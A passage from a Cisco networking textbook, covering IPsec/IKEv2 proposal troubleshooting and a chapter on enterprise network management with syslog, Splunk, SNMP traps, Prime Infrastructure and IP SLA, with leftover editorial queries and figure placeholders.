Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

You can see that the session is DOWN, and that traffic cannot get through the tunnel. Let's enable debugging for further investigation.

```
Router1#debug crypto ipsec
*Jul 19 01:46:26.323: IPSEC:(SESSION ID = 1) (key_engine) request timer fired: count = 4,
  (identity) local= 172.16.1.1:0, remote= 172.16.1.2:0,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0
*Jul 19 01:46:26.323: IPSEC(sa_request): ,
  (key eng. msg.) OUTBOUND local= 172.16.1.1:500, remote= 172.16.1.2:500,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0,
    protocol= ESP, transform= esp-aes 256 esp-sha-hmac  (Tunnel),
    lifedur= 3600s and 4608000kb,
    spi= 0x0(0), conn_id= 0, keysize= 256, flags= 0x0
```

Now let's look at the IKEv2 proposals on both routers.

```
Router1#show crypto ikev2 proposal
 IKEv2 proposal: IKEV2-PROP
      Encryption : AES-GCM-128
      Integrity  : none
      PRF        : SHA512
      DH Group   : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21
 IKEv2 proposal: default
      Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
      Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
      PRF        : SHA512 SHA384 SHA256 SHA1 MD5
      DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2

Router2#show crypto ikev2 proposal
 IKEv2 proposal: IKEV2-PROP
      Encryption : AES-GCM-256
      Integrity  : none
      PRF        : SHA512
      DH Group   : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21
 IKEv2 proposal: default
      Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
      Integrity  : SHA512 SHA384 SHA256 SHA96 MD596
      PRF        : SHA512 SHA384 SHA256 SHA1 MD5
      DH Group   : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2
```

We can see that our encryption algorithms are different and need to be updated in Router1.

```
Router1(config)#crypto ikev2 proposal IKEV2-PROP
Router1(config-ikev2-proposal)#no encryption aes-gcm-128
Router1(config-ikev2-proposal)#encryption aes-gcm-256
```

Now let's check the IPSec tunnel.

```
Router1#show crypto ikev2 session
 IPv4 Crypto IKEv2 Session

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1
```

```
Tunnel-id Local                 Remote                fvrf/ivrf            Status
3         172.16.1.1/500        172.16.1.2/500        none/none            READY
      Encr: AES-GCM, keysize: 256, PRF: SHA512, Hash: None, DH Grp:19, Auth sign: PSK, Auth
verify: PSK
      Life/Active Time: 120/5 sec
Child sa: local selector  172.16.1.1/0 - 172.16.1.1/65535
          remote selector 172.16.1.2/0 - 172.16.1.2/65535
          ESP spi in/out: 0xF3FE48EA/0xBAA1D649

 IPv6 Crypto IKEv2 Session
```

The tunnel is now up.

Author Queries

Chapter No.: 17 0005078437

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Let's look at another…" is okay.	
AU2	Please check if edit to sentence starting "If in the map…" is okay.	
AU3	Please check if edit to sentence starting "Let's verify the priority…" is okay.	
AU4	Information in sentence starting "Let's review the EIGRP…" has been repeated below. Please check.	
AU5	Please check if edit to sentence starting "Now let's check out…" is okay.	
AU6	Please check if "Mismatched DH groups" is okay as edited.	
AU7	Please provide citations for "Figures 17-12 to 17-144" in the text.	

CHAPTER 18

Effective Network Management

Chapter 10 introduced the management plane. That chapter focused on the management plane and supporting commands on the router itself. This chapter looks more at enterprise network management. This includes aggregation of log and SNMP data into central tools that are used to monitor and manage the infrastructure.

Sample Network

The example in this chapter uses a consistent network. The network includes a couple of Windows servers and desktops for generating traffic, a few routers, and a few access switches. Figure 18-1 illustrates the connectivity for the network used in this chapter. The Prime Infrastructure and Splunk servers are on the management network external to this virtual lab. The MgmtNetwork cloud depicted in the diagram links the virtual topology to a physical interface on the hosting server.




Figure 18-1. *Splunk search sample network*

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_18

Logs

When an IT professional asks for help troubleshooting a problem, the most common response is, "Did you check the logs?" In many cases, information in the log points a network engineer directly to the problem. This also depends on what is logged. Let's look at an example where you are trying to troubleshoot the loss of connectivity to a segment. Assume that you got as far as R19 and you think it has something to do with the problem. The log on R29 implies that there is a problem with OSPF:

```
R29#show logging
<output omitted>
*Jun 10 02:29:46.112: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.3.31 on Ethernet0/2 from FULL to
DOWN, Neighbor Down: Dead timer expired
```

To get more information, you should turn on debug. You could turn on logging to the console with debugging enabled, but that can overwhelm the console. Another option is to send debug information to the log files:

```
R29(config)#logging buffered debugging
R29(config)#exit
R29#debug ip ospf 1 hello
OSPF hello debugging is on for process 1
```

Now that you have configured debugging, you can look at the logs to see if you see a problem. In this case, it points you directly to the problem. Someone configured mismatched hello parameters:

```
R29#
*Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Rcv hello from 10.1.3.31 area 0 10.1.2.31
*Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Mismatched hello parameters from 10.1.2.31
*Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Dead R 40 C 240, Hello R 10 C 60 Mask R
255.255.255.0 C 255.255.255.0
```

A problem with viewing the local log files is that the interface is limited and you can only look at one device at a time. Pushing to a syslog server can resolve these issues. To send data to a syslog server, use the `logging` command. If you want to send debugging events to Syslog, you need to increase logging to include them. If you do this, be careful not to debug so much that it overwhelms the network or creates a cycle where sending a message creates a new message:

```
R29(config)#logging host 192.168.41.100 vrf Mgmt
R29(config)#logging origin-id hostname
R29(config)#logging trap debugging
R29(config)#

R30(config)#logging host 192.168.41.100 vrf Mgmt
R30(config)#logging origin-id hostname
R30(config)#logging trap debugging
R30(config)#
```

There are numerous syslog servers available. The most basic server is the syslog daemon built into Linux. However, by itself, it doesn't provide much functionality. For Windows, a common syslog server is SolarWinds's Kiwi syslog server. For the example topology, we are using Splunk to receive and parse the syslog data. Splunk can find patterns in data that it can use to create reusable queries and has the ability

AU1

to create graphs based on queries and to perform *ad hoc* searches. In the example, you have OSPF hello debugging turned on for two routers. Let's search for all hosts with a name starting with 172.20.1.1* and OSPF in the log message. In this example, we are using IP addresses instead of hostnames. In production, you may use the actual hostnames. Figure 18-2 shows how to query Splunk for any records that are from a host whose name starts with 172.20.1.1* and includes the string OSPF.




Figure 18-2. *Splunk search*

When you search on OSPF and look at the automatically generated patterns, you can see that Splunk identified a pattern for mismatched hello parameters (see Figure 18-3).




Figure 18-3. *Splunk patterns*

This is just a basic overview of a query that can be done in Splunk. Splunk can be used to generate complex queries. It automatically attempts to extract fields that can be used in building queries. When a field is required that isn't automatically extracted, users can create their own patterns to create a field.

Up until now in the example, you were looking for information on a problem that you were troubleshooting. The value of event management services like Splunk really comes from the ability to find issues before they have a noticeable impact. Dashboards and alerts can help serve this purpose in Splunk. These functionalities can alarm administrators or show spikes in graphs when an event meets certain criteria or breaks the normal pattern.

Simple Network Management Protocol

Even though event log management tools help provide structure to log files, they are still limited. SNMP provides structure and granularity that doesn't exist with basic logging. We covered SNMP in previous chapters. In this chapter, we will recap some of the router configuration and focus on the tools that collect SNMP data.

The structure for SNMP is defined in Management Information Bases (MIBs), which allows tools to query SNMP-enabled devices on specific object IDs and SNMP-enabled devices to send traps on specific object IDs. For example, if an interface goes down, Syslog could create a message that would need to be parsed for relevant information. However, SNMP could send a trap referencing the object with attributes set to show the change in link state. Since the structure is defined, the SNMP manager doesn't need to attempt to parse based on content. It can rely on the structure provided by the MIB to accurately display the events.

SNMP also provides scalability that isn't possible with log files. You wouldn't want log files sending all the information about the health and status of the router on regular intervals. With SNMP, it is feasible for network managers to pull health and status information as needed and receive traps when certain thresholds are passed. Think of an example of link utilization. A syslog message could be generated when a link hits a configured utilization, but it still needs to be parsed, and the available information would be limited to the content of the message. With SNMP, after the trap is received, the SNMP manager could frequently query the interface to provide more detailed information.

Like how SNMP management tools can selectively read any object on an SNMP-enabled network device, the network device can be configured to selectively send traps. The selection of traps to send is configured using the `snmp-server enable traps` *`[notification-type] [notification-option]`* command:

```
Red1(config)#snmp-server enable traps ?
  aaa_server       Enable SNMP AAA Server traps
  atm              Enable SNMP atm traps
  auth-framework   Enable SNMP CISCO-AUTH-FRAMEWORK-MIB traps
  bfd              Allow SNMP BFD traps
  bgp              Enable BGP traps
  bstun            Enable SNMP BSTUN traps
  bulkstat         Enable Data-Collection-MIB Collection notifications
  ccme             Enable SNMP ccme traps
  cef              Enable SNMP CEF traps
  cnpd             Enable NBAR Protocol Discovery traps
  config           Enable SNMP config traps
  config-copy      Enable SNMP config-copy traps
  config-ctid      Enable SNMP config-ctid traps
  cpu              Allow cpu related traps
  dial             Enable SNMP dial control traps
  diameter         Allow Diameter related traps
  dlsw             Enable SNMP dlsw traps
  dnis             Enable SNMP DNIS traps
  ds1              Enable SNMP DS1 traps
  dsp              Enable SNMP dsp traps
  eigrp            Enable SNMP EIGRP traps
  entity           Enable SNMP entity traps
  ethernet         Enable SNMP Ethernet traps
  event-manager    Enable SNMP Embedded Event Manager traps
  firewall         Enable SNMP Firewall traps
  flowmon          Enabel SNMP flowmon notifications
  frame-relay      Enable SNMP frame-relay traps
```

```
  fru-ctrl         Enable SNMP entity FRU control traps
  gdoi             Enable SNMP GDOI traps
  hsrp             Enable SNMP HSRP traps
  ike              Enable IKE traps
  ipmobile         Enable SNMP ipmobile traps
  ipmulticast      Enable SNMP ipmulticast traps
  ipsec            Enable IPsec traps
  ipsla            Enable SNMP IP SLA traps
  isdn             Enable SNMP isdn traps
  isis             Enable IS-IS traps
  l2tun            Enable SNMP L2 tunnel protocol traps
  memory           Enable SNMP Memory traps
  mpls             Enable SNMP MPLS traps
  msdp             Enable SNMP MSDP traps
  mvpn             Enable Multicast Virtual Private Networks traps
  nhrp             Enable SNMP NHRP traps
  ospf             Enable OSPF traps
  ospfv3           Enable OSPFv3 traps
  pim              Enable SNMP PIM traps
  pppoe            Enable SNMP pppoe traps
  pw               Enable SNMP PW traps
  resource-policy  Enable CISCO-ERM-MIB notifications
  rf               Enable all SNMP traps defined in CISCO-RF-MIB
  rsvp             Enable RSVP flow change traps
  snmp             Enable SNMP traps
  srst             Enable SNMP srst traps
  stun             Enable SNMP STUN traps
  syslog           Enable SNMP syslog traps
  trustsec-sxp     Enable SNMP CISCO-TRUSTSEC-SXP-MIB traps
  tty              Enable TCP connection traps
  voice            Enable SNMP voice traps
  vrfmib           Allow SNMP vrfmib traps
  vrrp             Enable SNMP vrrp traps
  waas             Enable WAAS traps
  xgcp             Enable XGCP protocol traps
```

As you can see, there is a long list of events that can generate traps. Some of these traps offer granularity of configuration, while others are all or nothing. As you can see in the following snippet, OSPF has a rich set of notification options, whereas EIGRP doesn't have any:

```
Red1(config)#snmp-server enable traps eigrp ?
  <cr>

Red1(config)#snmp-server enable traps ospf ?
  cisco-specific  Cisco specific traps
  errors          Error traps
  lsa             Lsa related traps
  rate-limit      Trap rate limit values
  retransmit      Packet retransmit traps
  state-change    State change traps
```

```
  <cr>
Red1(config)#snmp-server enable traps ospf lsa ?
  lsa-maxage     Lsa aged to maxage
  lsa-originate  New lsa originated
  <cr>
```

You can also control traps within an interface. For example, if you don't want to trap on the link status of an interface, you can disable the link-status trap. This is useful for noncritical interfaces, because it prevents the network device from alarming the network manager every time the link status changes:

```
Red1(config)#int eth0/1
! Disable the trap
Red1(config-if)#no snmp trap link-status
Red1(config-if)#do show run int eth0/1
Building configuration...

Current configuration : 90 bytes
!
interface Ethernet0/1
 ip address 10.1.1.1 255.255.255.0
 no snmp trap link-status
end

! Reenable the trap
Red1(config-if)#snmp trap link-status
```

For the following examples, we are using a small network with four routers and two switches. We are configuring the devices to send traps to Prime Infrastructure. In this example, you are using SNMPv3 to send traps to the SNMP server at 172.20.1.26:

```
! The SNMP users do not show up in the running configuration
! you can see it from the them using a show command
Red1#show snmp user

User name: apress
Engine ID: 800000090300AABBCC00C100
storage-type: nonvolatile        active
Authentication Protocol: SHA
Privacy Protocol: AES128
Group-name: V3GROUP


Red1#show run | sec snmp-server g
snmp-server group V3GROUP v3 auth
snmp-server group V3GROUP v3 priv

Red1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Red1(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress
```

```
! Type question mark at the end of this line.

Notice how you can filter on types of traps that can be sent to a specified SNMP server.
Router1(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress ?
  aaa_server              Allow SNMP AAA traps
  atm                     Allow SNMP atm traps
  auth-framework          Allow SNMP CISCO-AUTH-FRAMEWORK-MIB traps
  bfd                     Allow SNMP BFD traps
<output trunctated>
Red1(config)#snmp-server trap-source Ethernet 0/1.172
Red1(config)#snmp-server enable traps config
```

Now you need to configure the SNMP server to communicate with the router. Prime Infrastructure can be configured to find hosts based on ping sweeps and scanning CDP adjacencies, or you can manually add a device. In Figure 18-4, we show how to manually add a device. A credential profile has been pre-staged which uses the common SNMP and SSH credentials for a device. When using a credential profile, you can change the credentials that Prime Infrastructure uses for every device with a single change.



AU2 ***Figure 18-4.*** *Prime Infrastructure add device interface*

After the device was synchronized into Prime Infrastructure, we can see various information about the device as seen in Figure 18-5.




Figure 18-5. *Prime Infrastructure device details*

At this point, things aren't very interesting. Let's generate some traffic so we can get an idea of how things will look in Prime. Before we start the ping, we are going to change the interface monitoring policy. The default policy polls the routers every 15 minutes. In a production network, that is a good setting because you don't want to overload your monitoring solution. For the purposes of getting interesting data into a lab system as quickly as possible, we will change the interface poll to 1 minute. In Figure 18-6, we are configuring the global auto-monitoring policy. Alternatively, we could create a custom policy and assign it to a set of network devices.




Figure 18-6. *Prime Infrastructure interface monitoring parameters*

We will use ping with a range of sizes to generate traffic on the interface between Red1 and Switch3:

```
Red1#ping
Protocol [ip]:
Target IP address: 10.10.20.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]:
Sweep range of sizes [n]: y
Sweep min size [36]:
Sweep max size [18024]:
Sweep interval [1]:
```

After letting this run for several minutes, you can see traffic starting to show up on the interface performance graph in Prime Infrastructure.

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AU3

Figure 18-7. *Prime Infrastructure interface performance*

We discussed traps. Now, let's show an example. We will configure OSPF on R29 and R30 and then configure traps for LSA origination and neighbor state changes. After configuring OSPF, we can see a trap in Prime Infrastructure for LSA origination. If you want to try something different, use Prime Infrastructure to push these changes. You can either use the per-device graphical configuration or create a template:

```
! Other SNMP properties are preconfigured
R29(config)#snmp-server host 172.20.1.26 vrf Mgmt traps version 3 priv apress
R29(config)#snmp-server enable traps ospf lsa lsa-originate
R29(config)#snmp-server enable traps ospf state-change
R29(config)#int eth0/1
R29(config-if)#ip ospf 1 area 0
R29(config-if)#interface Loopback0
*Jun 18 00:35:24.662: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0, changed
state to up
R29(config-if)#ip add 1.1.1.1 255.255.255.255
R29(config-if)#ip ospf 1 area 0

R30(config-if)#int eth0/1
R30(config-if)#ip ospf 1 area 0
Router2(config-if)#
*Jun 18 00:47:50.888: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.2.29 on Ethernet0/1 from LOADING
to FULL, Loading Done
```

After applying this configuration, we can see that traps were sent to Prime Infrastructure:

```
R29(config-if)#do show snmp
Chassis: 67111377
112 SNMP packets input
    0 Bad SNMP version errors
    0 Unknown community name
    0 Illegal operation for community name supplied
    0 Encoding errors
    557 Number of requested variables
    0 Number of altered variables
    66 Get-request PDUs
    1 Get-next PDUs
    0 Set-request PDUs
    0 Input queue packet drops (Maximum queue size 1000)
164 SNMP packets output
    0 Too big errors (Maximum packet size 1500)
    0 No such name errors
    0 Bad values errors
    0 General errors
    0 Response PDUs
    52 Trap PDUs
SNMP Dispatcher:
   queue 0/75 (current/max), 0 dropped
SNMP Engine:
   queue 0/1000 (current/max), 0 dropped
    0 Unknown Security Models
    0 SNMP Invalid Messages
    0 SNMP Unknown PDU handlers
    0 Unsupported Security Level
    0 Unknown User Names
    0 Unknown EngineIDs
    3 Not In Time Windows
    0 Wrong MD5 or SHA Digests
    0 Decryption Errors

SNMP logging: enabled
    Logging to 172.20.1.26.162, 0/10, 3 sent, 0 dropped.
    Logging to 172.20.1.25.162, 0/10, 3 sent, 0 dropped.
```


In addition to just enabling traps, some protocols or metrics have configurable thresholds. In the following example, you set the CPU threshold extremely low so that you can attempt to trigger a trap. When the CPU utilization goes above the rising threshold, it generates a trap, and then it sends another trap when it goes below the falling threshold. Depending on what type of device you are using for lab purposes, this might not work. Some virtual devices do not track CPU utilization. If you are testing with physical devices, the following snippet will generate an alert:

```
Red1(config)#process cpu threshold type total rising 2 interval 5 falling 1  interval 5
Redr1(config)#snmp-server enable traps cpu threshold
```

Service-Level Agreements and Embedded Event Manager

In addition to the logs and SNMP traps that are intrinsically part of IOS, you can write custom event handlers.

The IP SLA feature allows tracking of reachability, jitter, and delay. The actions based on IP SLA state can be used to change routing, change first hop redundancy priority, or send an SNMP trap. In Chapter 10, you saw an example of an IP SLA that modified a route based on reachability of a remote host. In this example, you look at custom logging with IP SLA using the network depicted in Figure 18-8.



this figure will be printed in b/w

Figure 18-8. *IP SLA example network*

You are using an IP SLA test that requires a responder, so you must configure it on the destination router. The TCP connect test is useful to ensure that there aren't any network issues that will prevent the TCP handshake. In some cases, an ICMP echo test will pass, even when there are problems that will prevent TCP connections:

```
Router1(config)#ip sla 1
Router1(config-ip-sla)#tcp-connect 3.3.3.3 9999
Router1(config-ip-sla-tcp)#frequency 60
Router1(config-ip-sla-tcp)#timeout 200
Router1(config-ip-sla-tcp)#threshold 100

Router1(config-ip-sla-tcp)#exit

! Set up responder on Router3
Router3(config)#ip sla responder
Router3(config)#ip sla responder tcp-connect ipaddress 3.3.3.3 port 9999

! Schedule SLA on Router1 to run indefinately
Router1(config)#ip sla schedule 1 life forever start-time now

! Verify that Router1 is getting responses
Router1#show ip sla summary
IPSLAs Latest Operation Summary
Codes: * active, ^ inactive, ~ pending

ID         Type        Destination       Stats       Return      Last
                                         (ms)        Code        Run
-----------------------------------------------------------------------
*1         tcp-connect 3.3.3.3           RTT=1       OK          48 seconds ago

! Configure Router1 to send SNMP traps on IP SLA state changes
```

```
Router1(config)#ip sla logging traps
Router1(config)#ip sla reaction-configuration 1 react connectionLoss action-type
trapAndTrigger threshold-type immediate
Router1(config)#snmp-server enable traps ipsla

! Now, lets verify that the router is sending traps
Router1#debug snmp packets
! Make 3.3.3.3 unreachable by routing it to null0
Router1(config)#ip route 3.3.3.3 255.255.255.255 null 0

! We can see the console log messages and the SNMP trap packets that the router is
generating
Router1(config)#
*Jun  2 10:07:32.024: %RTT-4-OPER_CLOSS: condition occurred, entry number = 1
*Jun  2 10:07:32.025: SNMP: Queuing packet to 192.168.12.2
*Jun  2 10:07:32.025: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
gentrap 6, spectrap 1
 rttMonCtrlAdminTag.1 =
 rttMonHistoryCollectionAddress.1 = 03 03  03 03
 rttMonCtrlOperConnectionLostOccurred.1 = 1
*Jun  2 10:07:32.027: SNMP: Queuing packet to 192.168.12.2
*Jun  2 10:07:32.027: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
gentrap 6, spectrap 5
 rttMonCtrlAdminTag.1 =
 rttMonHistoryCollectionAddress.1 = 03 03  03 03
 rttMonReactVar.1 = 8
 rttMonReactOccurred.1 = 1
 rttMonReactValue.1 = 1
 rttMonReactThresholdRising.1 = 0
 rttMonReactThresholdFalling.1 = 0
 rttMonEchoAdminLSPSelector.1 =
00 00  00 00   00 00  00 0A    B5 2D  30 E0   B3 43  5D C0
80 14  2F B4   2C D1  47 B3    75 8D  DA 0B
*Jun  2 10:07:32.032: SNMP: Queuing packet to 192.168.12.2
*Jun  2 10:07:32.032: SNMP: V1 Trap, ent rttMonNotificationsPrefix, addr 192.168.12.1,
gentrap 6, spectrap 5
 rttMonCtrlAdminLongTag.1 =
 rttMonHistoryCollectionAddress.1 = 03 03  03 03
 rttMonReactVar.1 = 8
 rttMonReactOccurred.1 = 1
 rttMonReactValue.1 = 1
 rttMonReactThresholdRising.1 = 0
 rttMonReactThresholdFalling.1 = 0
 rttMonEchoAdminLSPSelector.1 =
